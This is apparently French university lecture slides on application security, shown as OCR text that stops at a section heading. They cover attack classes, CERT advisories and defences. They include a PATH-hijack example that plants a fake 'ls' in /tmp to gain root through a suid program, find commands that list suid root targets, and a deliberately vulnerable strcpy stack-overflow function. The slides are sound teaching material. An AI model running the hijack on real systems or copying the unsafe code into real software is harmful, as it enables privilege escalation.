Legond-Aubry Fabrice
fabrice.legond-aubry@lip6.fr

SSI

Sécurité des Systèmes Informatiques

Sécurité des applications

Plan de cours

Introduction

Attaques génériques de services

Attaques spécifiques de services

Backdoors / Rootkits / Trojans

Outils génériques de protection

Audit et check-list

Des attaques variées

- Quand un programme interagit avec son environnement
  - Il est menacé
  - Une attaque peut avoir lieu sur chaque point d'interaction
  - Les accès disques, les paramètres d'exécution, les sockets, la mémoire sont des points d'interactions
  - Selon les points d'interactions des attaques distantes et/ou locales sont possibles
  - Les programmes « suid » sont des cibles de choix !
- Les services externes/publiques sont très exposés !
- Rappel: http://www.ouah.org, http://www.phrack.org
- Les sites WEB dynamiques sont les plus exposés
  - Attaques par des scripts php, CGI
  - Attaques par injection ➔ Attaque Virus HTML
  - Cross scripting

Des attaques variées

- On constate des classes d'attaques sur les services. Elles sont « génériques »
  - Le « buffer overflow » est la plus connue
  - L'attaque par chaîne de format
  - Valeurs hors normes sur les services [local et distant]
  - Par virus, cheval troie, …
- Les attaques génériques sont une première étape vers le compromission de la machine. Elles permettent
  - l'accès à la machine
  - l'installation des modules noyaux, de backdoor, de rootkit
  - l'utilisation de la machine à des fins malveillantes
- D'autres services peuvent subir des compromissions spécifiques pour détourner leur utilisation
  - DNS cache poisoning
  - Bounce FTP server attack

Une journée ordinaire de Mr ROOT

- **Voici les avis publié le 10 janvier 2006 :**

[cert-renater] [AVIS CERTR : OpenBSD: Patch fixes suid /dev/fd access check]

[cert-renater] [AVIS CERTR : Mandriva Linux: Updated xpdf packages fix several

[cert-renater] [AVIS CERTR : RedHat: httpd security update]

[cert-renater] [AVIS CERTR : Debian: New smstools packages fix format string v

[cert-renater] [AVIS CERTR : Ubuntu: sudo vulnerability]

[cert-renater] [AVIS CERTR : Gentoo: VMware Workstation Vulnerability in NAT n

[cert-renater] [AVIS CERTR : SCO: LibXpm Integer Overflow Vulnerability]

[cert-a] [AVIS CERTA : Vulnérabilité dans ClamAV]

[cert-a] [AVIS CERTA : Vulnérabilité du module mod ssl dans Apache 2]

[cert-a] [AVIS CERTA : Multiples vulnérabilités dans postgreSQL]

[cert-a] [AVIS CERTA : Vulnérabilité dans auth ldap pour Apache]

Les méthodes de protections

- Des protections contre ces attaques existent
  - Des outils de contrôle dynamiques
    - libsafe, lids, systrace, TCPwrapper
  - Des outils d'isolation et de virtualisation
    - vmware, vserver, uml, chroot
  - Des audits automatiques de code
    - Algorithmes d'analyse du code source
    - Vérification des « include » dans les scripts, échappement des chaînes de caractères
  - Limiter services et contrôler les services
    - Eliminer les mots de passes en clair, PKI
- Un système 100% sûr n'existant pas, il faut prévoir
  - Des outils d'audit
    - Forensics Analysis (log, disque dur, …)
    - Détection des Root kit
    - Vérification de l'intégrité des fichiers
  - Des check-lists de sécurité à vérifier régulièrement
  - Des pots de miels

Plan de cours

Introduction

Attaques génériques de services

Attaques spécifiques de services

Backdoors / Rootkits / Trojans

Outils génériques de protection

Audit et check-list

Attaques par execv

- Attaque très simple basée sur un appel exec mal protégé
  - Des programmeurs imprudents : Pas de chemin absolu !
  - `execve (« ls »,NULL,NULL)`
- Il suffit de faire en sorte que le programme exécute son propre « ls »
  - Un exec modifié c'est mieux !
- Si le programme appartient à « root » et a le bit suid à 1, le « ls » sera exécuté avec les droits « root »
- Exemple

```
echo « xterm & ls » > /tmp/ls
EXPORT PATH=/tmp:$PATH
./programme_mal_ecrit
```

- Solution :
  - Faire un setuid, setgid lors d'appel comme system, exec, …
  - Fixer des chemins absolus
  - Purger l'environnement (PATH !!!)
  - Eviter les programmes externes ➔ il y a toujours un autre moyen

Attaques par débordement

- Terme anglais : « buffer overflow » ou « bof »
- Principes
  - Etre capable d'exécuter un code arbitraire à travers un autre programme
    - ✓ Le code arbitraire est souvent un « code SHELL »
    - ✓ Le programme doit être « suid » pour être intéressant
- But
  - Obtenir un accès maximum sur un système
    - ✓ « Root » sur linux/unix; « Administrator » sur XP
- Conséquences
  - Le code « shell » peut être utilisé pour modifier n'importe quoi sur la machine
    - ✓ Installer des traps, ouvrir un terminal « root »
    - ✓ Télécharger des rootkits et les exécuter

Attaques par débordement

- C'est un problème majeur
  - Il n'est pas ENCORE démodé !! Mais en perte légère de vitesse.
  - Des nombreux (tous ?) services ont déjà été affectés
    - ✓ HTTP (apache, iis), ftp (proftpd, ftpd)
    - ✓ imap (TOUS) , smtp (sendmail), syslog
  - De nombreuses commandes ont déjà été affectées
    - ✓ Tous les systèmes UNIX/linux/Windows
    - ✓ Eject, rsync, rdist, cvs, mount
  - Laisse peu de traces (arrêt du service)
- Les serveurs Web sont particulièrement exposés
  - De nombreux scripts CGI, pages php/asp/jsp
  - Ils sont mal conçus/pensés par des personnes non spécialistes
- **Essentiellement du à de mauvaises habitudes de programmation**
  - **Pourrait être facilement évité !**

Attaques par débordement - Solutions

- Une bonne programmation c'est :
  - Eviter les manipulations sans contrôle
    - ✓ **BANNIR strcpy(), get(), strcat()**
    - ✓ **ATTENTION AUX sprintf(), vsprintf(), scanf()**
    - ✓ Utilisation de strcpy() ➔ strncpy()
    - ✓ Utilisation de gets() ➔ fgets()
  - Utiliser des librairies spéciales
    - ✓ **Vérification systématiques des bornes**
  - Utiliser des versions spéciales de malloc()
    - ✓ Vérification des allocations et des bornes
  - Utiliser des librairies de debug pour vérifier le programme
    - ✓ Dbmalloc et EletricEye
  - Purger l'environnement d'exécution !
- Modification du noyau
  - Création de nouvelles limitations sur le processus
  - Interdiction d'invocation de fork() et/ou d'exec()


Attaques par débordement

- Concerne les programmes s'exécutant avec les droits « root » (user/group) et avec le bit suid
  - Exécuter par des utilisateurs normaux mais devant conserver les droits « root »
- Sous MacOS X, on peut corrompre des programmes ayant comme propriétaire « admin » ou « root »
- Prologue ➔ trouver ces programmes

```
find /bin -user root -perm +a=s > suid.lst
find /sbin -user root -perm +a=s >> suid.lst
find /usr/bin -user root -perm +a=s >> suid.lst
find /etc -user root -perm +a=s >> suid.lst
find /var -user root -perm +a=s >> suid.lst
echo "see in suid.lst for the list..."
```


Attaques par débordement de Pile : principes


```
Void foo( int a, char *s)
{
        int x;
        char buffer[20];

        strcpy( buffer, s);
}
```



Attaques par débordement de Pile : principes

```
Void foo( int a, char *s)
{
        int x;
        char buffer[20];

        strcpy( buffer, s);
}
```




Attaques par débordement de Pile : principes



```
Void foo( int a, char *s)
{
        int x;
        char buffer[20];

        strcpy( buffer, s);
}
```

But:


- Transmettre une chaine “s” provoquant un débordement au sein de l’espace des variables locales
- Ecrasement de l’adresse de retour



Attaques par débordement de Pile : déroulement sur x86

